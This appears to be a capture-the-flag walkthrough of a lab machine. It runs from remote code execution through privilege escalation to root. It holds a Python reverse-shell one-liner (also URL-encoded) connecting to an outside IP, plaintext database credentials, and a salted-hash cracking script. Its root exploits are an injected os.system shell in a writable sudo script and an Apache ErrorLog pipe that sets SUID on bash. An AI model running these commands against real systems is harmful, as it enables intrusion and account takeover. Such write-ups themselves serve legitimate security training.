
after use it to get RCE.


you go it.
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.94",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'change the IP to yours and the port you want.
URL encoded:
python3%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%2210.10.14.94%22%2C4444%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3B%20os.dup2%28s.fileno%28%29%2C2%29%3Bimport%20pty%3B%20pty.spawn%28%22bash%22%29%27
after that i got in as www-data.

Database Credentials
Section titled “Database Credentials”The config.php file contains MySQL credentials.
Command:
mysql -u root -pGu4rd14n_un1_1s_th3_b3st guardiandb

there you go you got the username and password_hash.
Crack Password Hashes
Section titled “Crack Password Hashes”My machine could not crack these with Hashcat because memory was limited, so I used Python to test candidates from a wordlist.
#!/usr/bin/env python3import hashlibimport sys
salt = "8Sb)tM1vs1SS"target_hashes = {    "c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250": None,    "8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10e": None,    "c7ea20ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2": None,    "694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6": None}
print("Cracking 4 hashes with salt: 8Sb)tM1vs1SS")print("Target hashes:", list(target_hashes.keys()))
with open('/usr/share/wordlists/rockyou.txt', 'r', errors='ignore') as f:    for i, password in enumerate(f):        password = password.strip()        # SHA256(password + salt)        test_hash = hashlib.sha256((password + salt).encode()).hexdigest()
        if test_hash in target_hashes:            print(f"FOUND: Password '{password}' matches hash {test_hash}")            target_hashes[test_hash] = password
        # Progress indicator        if i % 10000 == 0:            print(f"Tried {i} passwords...")
        # Stop if all hashes are cracked        if all(target_hashes.values()):            break
print("\nResults:")for hash_val, password in target_hashes.items():    if password:        print(f"{hash_val}:{salt} -> {password}")    else:        print(f"{hash_val}:{salt} -> NOT CRACKED")
Command:
chmod +x crack.pypython3 crack.py
User: jamil
Section titled “User: jamil”The home directory contains four local user accounts.

so with the crack password i try to su jamil and put the password copperhouse56. I got jamil.
I got user.txt

Privilege Escalation: jamil to mark
Section titled “Privilege Escalation: jamil to mark”Running sudo -l as jamil reveals a permitted utilities script.


the status.py is writeable
Command:
echo 'import os; os.system("/bin/bash")' >> /opt/scripts/utilities/utils/status.pyThen run:
sudo -u mark /opt/scripts/utilities/utilities.py system-statusthem you will get as user mark.


Privilege Escalation: mark to root
Section titled “Privilege Escalation: mark to root”As mark, create a custom Apache configuration file:
ErrorLog "|/bin/bash -c 'chmod +s /bin/bash'"and run:
sudo /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.confcheck:
ls -l /bin/bash
run:
/bin/bash -pthen you will get to root.
